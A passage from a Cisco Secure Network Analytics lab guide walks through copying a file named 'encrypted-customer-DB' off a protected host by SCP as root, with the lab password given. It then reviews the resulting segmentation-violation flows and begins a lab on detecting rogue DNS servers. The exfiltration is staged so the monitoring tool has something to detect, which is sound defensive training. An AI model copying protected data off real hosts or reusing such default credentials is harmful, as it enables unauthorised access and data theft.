
8. For File Protocol, select **SCP.**

9. For the Host Name, **Type 198.19.20.134**.

10. Enter **root** for the **username** and **C1sco12345** for the **password**.

11. Select **Login**.

Note: If a security exception displays, select **Yes**.



File protocol: SCP


Host name: 198.19.20.134

Port number: 22

User name: root

Password: ••••••••••

12. **Drag and drop** the file **encrypted-customer-DB** from the /root folder on the right panel to the Documents folder in the left panel as illustrated below. Once the file finishes copying, close Winscp.



C:\Users\admin\Documents

Name	Size	Type	Changed
..		Parent directory	04/02/2019 05:19:09
encrypted-customer-...	387,943 KB	File	23/01/2019 18:10:19

/root


Name	Size	Changed	Rights	Owner
..		03/05/2017 10:58:05	rwxr-xr-x	root
archived		09/11/2017 13:32:58	rwxr-xr-x	root
bashkit		08/05/2018 14:20:37	rwxr-xr-x	root
push		03/08/2017 14:29:48	rwxr-xr-x	root
working		05/10/2017 15:30:11	rwxr-xr-x	root
encrypted-customer-...	387,943 KB	23/01/2019 13:10:19	rw-r--r--	root
firstrun	21 KB	15/11/2017 14:55:53	rwxr-xr-x	root
nft_trace.log	0 KB	03/02/2019 19:01:01	rw-r--r--	root
nreplay.log	2,399 KB	04/02/2019 08:11:17	rw-r--r--	root
smcpush	12 KB	02/08/2017 17:57:19	rwxr-xr-x	root
tools	7 KB	06/03/2017 09:08:17	rwxr-xr-x	root


13. While the file is transferring, view the following article: https://www.cisco.com/c/en/us/about/security-center/framework-segmentation.html

Verify segmentation violations

Now, let’s login into Secure Network Analytics to verify the segmentation violations.

1. Log in to Secure Network Analytics: Open Chrome and select Favorites > Appliances > SMC (WebUI). If you are already logged into the SMC, refresh the browser to update information displayed.
2. Log into the SMC using **admin** for the username and **C1sco12345** for the password.
3. Select **Monitor > Host Groups** as illustrated below.
4. Select **Change Host Group**.
5. Check **Protected Asset Monitoring**.
6. Select **Apply**.






Explore the reporting within the Host Group Report for Protected Asset Monitoring


You may need to wait a few minutes and refresh this dashboard for all traffic and alarm reporting to show up. Notice the **Policy Violation**

1. Make note of the traffic **Summary** as illustrated below in how much traffic has entered and left this host group as illustrated below.
2. Make note of the IP address **198.19.20.134** in the Top Alarming Hosts
3. Make note of the **Top Host Groups by Traffic** which illustrates traffic to other internal host groups and traffic to the Internet. Click the **Remote VPN IP Pool** and select **View Flows**.



4. When flow results return, select **Manage Columns** as illustrated below.

Figure 7. Flow Table



Stealthwatch

Flow Search Results (5)

02/03/2019 06:29 PM - 02/04/2019 06:29 AM (Time R... 2,000 (Max Records)

Subject: Protected Asset Monitoring (Host Groups) Either (Orientation)

Connection: All (Flow Direction)

Peer: Remote VPN IP Pool (Host Groups)

100% Complete


START	DURATION	FLOW ACTION	SUBJECT IP A...	SUBJECT NAT	SUBJECT PO...	SUBJECT HO...	SUBJECT USER	SUBJECT BYT...	SUBJECT PAY...	SUBJECT PR.
Ex. 06/09/2	Ex. <=50min4(	Ex. permitted	Ex. 10.10.10.1	Ex. 50.233.88.	Ex. 57100/UDI	Ex. "catch All"	Ex. john	Ex. <=50M	Ex. "HEAD http	Ex. chrome.e
Feb 3, 2019 10:14:25 PM (9hr 7min 24s ago)	4min 13s	permitted	198.19.20.134	--	80/TCP	Protected Asset Monitoring	--	2.42 K	--	--

5. Ensure the columns highlighted below are checked, in addition to the standard columns as illustrated below:

   a. Connections: select all of the **Encryption columns a**nd **Flow Action**

   b. Subject: select **Subject NAT** and **Subject Process Name**

   c. Peer: select **Peer NAT** and **Peer Process Name**



Flow Table Columns

☑ Start
☐ End
☑ Duration
☐ Appliance
☑ Application
☐ Application (Flow Sensor)
☐ Application (NBAR)
☐ Application (PacketShaper)
☐ Application (Palo Alto Networks)
☐ Byte Rate
☑ Encryption TLS/SSL Version
☑ Encryption Key Exchange
☑ Encryption Authentication Algorithm
☑ Encryption Algorithm And Key Length
☐ Encryption MAC
☑ Flow Action
☐ MPLS Label
☐ Packet Rate
☐ Protocol
☐ Service
☐ TCP Connections
☐ TCP Retransmissions
☑ Total Bytes
☐ TCP Retransmission Ratio
☐ Total Packets
☐ Total Traffic (Bps)
☐ RTT Average
☐ RTT Maximum
☐ RTT Minimum
☐ SRT Average
☐ SRT Maximum
☐ SRT Minimum
☐ VLAN ID

Flow Table Columns

☐ Subject ASN
☐ Subject ASN Assignment
☐ Subject Byte Rate
☐ Subject Byte Ratio
☑ Subject Bytes
☐ Subject File Hash
☐ Subject FIN Packets
☐ Subject Hostname
☑ Subject Host Groups
☐ Subject Interfaces
☑ Subject IP Address
☐ Subject Location
☐ Subject MAC Address
☐ Subject MAC Vendor
☑ Subject NAT
☐ Subject NAT Hostname
☐ Subject NAT Port
☐ Subject Orientation
☐ Subject Packet Rate
☐ Subject Packets
☐ Subject Parent File Hash
☐ Subject Parent Process Name
☑ Subject Payload
☑ Subject Port/Protocol
☐ Subject Process Account
☑ Subject Process Name
☐ Subject RST Packets
☐ Subject SYN Packets
☐ Subject SYN/ACK Packets
☐ Subject TrustSec ID
☐ Subject TrustSec Name
☑ Subject User

Flow Table Columns


☐ Peer ASN
☐ Peer ASN Assignment
☐ Peer Byte Rate
☐ Peer Byte Ratio
☑ Peer Bytes
☐ Peer File Hash
☐ Peer FIN Packets
☐ Peer Hostname
☑ Peer Host Groups
☐ Peer Interfaces
☑ Peer IP Address
☐ Peer Location
☐ Peer MAC Address
☐ Peer MAC Vendor
☑ Peer NAT
☐ Peer NAT Hostname
☐ Peer NAT Port
☐ Peer Orientation
☐ Peer Packet Rate
☐ Peer Packets
☐ Peer Parent File Hash
☐ Peer Parent Process Name
☑ Peer Payload
☑ Peer Port/Protocol
☐ Peer Process Account
☑ Peer Process Name
☐ Peer RST Packets
☐ Peer SYN Packets
☐ Peer SYN/ACK Packets
☐ Peer TrustSec ID
☐ Peer TrustSec Name
☐ Peer User

6. Review the flow table results and you should see results similar to below:

    a. The Encryption columns should reflect the TLS version information used in the https sessions. This field is only populated by switches, routers, and exporters capable of exporting ETA flow records such as the Catalyst 9000 platform. Having access to this level of information throughout your network will allow for crypto auditing and ensuring the latest TLS encryption is being used.

    b. Peer Process Name will show the application used on the AnyConnect workstation to generate the network traffic. This field is only populated if AnyConnect 4.2 or later is running on the endpoint with the network visibility module configured to export flow telemetry into Secure Network Analytics.

    c. The Flow Action will show permit or deny if exporting flow from an ASA or NGFW into Secure Network Analytics.



Subject: Protected Asset Monitoring (Host Groups) Either (Orientation)
Connection: All (Flow Direction)
Peer: Remote VPN IP Pool (Host Groups)
100% Complete
Delete Search
Manage Columns
Summary
Export
ENCRYPTION TLS/SSL VERSION

ENCRYPTION ...	ENCRYPTION ...	ENCRYPTION ...	ENCRYPTION ...	PEER IP ADDR...	PEER NAT	PEER PORT/P...	PEER HOST G...	PEER BYTES	PEER PAYLOAD	PEER PROCES
Ex.	Ex. ECDH	Ex. ECDSA	Ex. AES_256_	Ex. 10.255.25:	Ex. 50.233.88.	Ex. 2055/UDP	Ex. "Catch All"	Ex. <=50M	Ex. "404 Foun	Ex. c me.e
--	--	--	--	198.19.10.100	--	19287/TCP	Remote VPN IP Pool	2.09 K	--	chrom exe
TLS 1.2	ECDHE	RSA	AES_256_GCM/256	198.19.10.100	--	22875/TCP	Remote VPN IP Pool	3.17 K	--	chrome.exe
--	--	--	--	198.19.10.100	--	22893/TCP	Remote VPN IP Pool	5.62 K	--	WinSCP.exe
TLS 1.2	ECDHE	RSA	AES_256_GCM/256	198.19.10.100	--	19296/TCP	Remote VPN IP Pool	9.91 K	--	chrome.exe
--	--	--	--	198.19.10.100	--	19369/TCP	Remote VPN IP Pool	6.06 K	--	WinSCP.exe

Summary

Within this test plan, you learned:

- How host groups can automatically be updated. There is a Host Group Automation service that may be purchased to simplify synching your IPAM with the SMC host group tree.
- How to create a custom security event.
- How to generate traffic to a Custom Security Event.
- How to investigate through the Host Group Report.
- How to view added context within the Flow Table results.

Lab 9. Detect traffic to rogue DNS servers

Rogue DNS attacks are difficult to detect without tools because the network appears to be operating normally. Rogue DNS servers arise from either a Trojan or another form of attack. After the initial attack, hackers embed their own DNS server on a network to redirect traffic to external sites for malicious purposes.

Watch the supporting lab video overview > https://cs.co/SWTestDrive-Lab9.

Test Drive Objectives

The Secure Network Analytics Management Console (SMC) Web User Interface (UI) Flow Search and Custom Events functions can detect DNS activity from illegitimate DNS servers. You can save custom events and schedule custom searches to periodically identify possible rogue DNS traffic. A custom flow search with the following criteria can detect rogue DNS traffic:

- Port/Protocol
- Included/excluded hosts
- Orientation of the object and peer
- Application signature

Test Drive Requirements

The Secure Network Analytics system configuration minimum requirements are:

- Visibility of host-to-host traffic from the core/distribution
- Secure Network Analytics Release 6.9 or greater

Attack Scenario

A user has inserted a USB key that they found on the street into their PC, and since then has been complaining that their PC is accessing strange internet sites when they use their web browser. Secure Network Analytics will detect and alert you to any device on your network that is accessing unauthorized DNS servers.

The reason you should be concerned about rogue DNS servers on your network is that they could redirect traffic from the intended hosts that a client is attempting to reach. For example, a user that is attempting to access Amazon.com could be redirected by a rogue DNS server to a phishing site that has been crafted to look like Amazon, thus potentially compromising their account. This is known as DNS Hijacking, and additional information on DNS Hijacking can be found at https://en.wikipedia.org/wiki/DNS_hijacking.

Task 1: Validate Custom Security Event for Traffic to Rogue DNS Servers

1. Log in to Secure Network Analytics: Open Chrome and select Favorites> Appliances > SMC (WebUI). If you are already logged into the SMC refresh the browser to update information displayed.


2. Log into the SMC using the following credentials, using **admin** for the username and **Cisco12345** for the password.

3. Navigate to **Configure** > **Policy Management**.

4. Select **Custom Events**.

5. Scroll down and find **CSE: Unauthorized DNS Traffic**. Select **Edit** from the actions, as illustrated below.

   Note: This rule was pre-configured for this lab but can be replicated in any environment running Secure Network Analytics 6.9 or greater.



